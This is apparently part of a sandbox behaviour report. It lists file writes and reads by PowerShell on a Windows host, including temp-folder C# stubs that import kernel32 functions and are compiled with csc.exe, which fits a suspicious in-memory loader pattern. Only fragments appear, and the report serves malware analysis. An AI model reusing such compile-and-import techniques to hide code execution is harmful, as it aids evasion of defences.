C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 78 75 69 6c 73 71 72 6e 5c 78 75	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\xuilsqrn\xu	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA92EEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Te mp\iaweong2\iaweong2.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 69 61 77 65 6f 6e 67 32 5c 69 61	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\iaweong2\ia	success or wait	1	7FFA92EEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 f8 bc d5 15 a0 d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFA92EEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFA944DF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA944DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA944DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA944DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA944DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0e 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	....".@.$.@. j.@...@...@...@...@...@.W .@.....	success or wait	1	7FFA944DF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA93F8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA93F92625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA93F92625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA93F92625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA93F8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA93F8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA93F8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA93F8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA940612E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA93F762DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFA93F763B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA940612E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA940612E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	121	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	124	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA940612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA92EEB526	ReadFile
